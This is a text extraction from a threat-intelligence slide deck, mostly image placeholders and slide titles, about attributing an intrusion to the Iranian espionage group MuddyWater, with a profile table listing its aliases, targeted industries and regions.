
TA-2



ATTRIBUTE AND CONQUER




ATTRIBUTE AND CONQUER



ATTRIBUTE AND CONQUER

All the highlighted evidence headed to the attribution of the second group. Someone really famous!



ATTRIBUTE AND CONQUER

The aftermath...Again....



Group IB











Customer

6. UNMASKING THE ACTOR

UNMASKING THE ACTOR



Who is MuddyWater?

Country: <div>Iran</div>	
Period of activity: <div>Iran-based espionage motivated group believed to be subordinated to Iranian Ministry of Intelligence and Security (MOIS) that has been operating since 2017</div>	Top Targeted Industries: <div><div>Government</div><div>Telco</div><div>Energy/Oil</div><div>Defense</div><div>Financial</div></div>
Name: <div>Mercury, Mango Sandstorm, Earth Vetala, Static Kitten, SeedWorm, TEMP.Zagros, Cobalt Ulster, G0069, ATK51, Boggy Serpens, UNC3313</div>	
Targeted Region: <div>MEA, APAC, EUROPE, NORTH AMERICA, LATAM<div></div></div>	Scope: <div>Espionage</div>



UNMASKING THE ACTOR



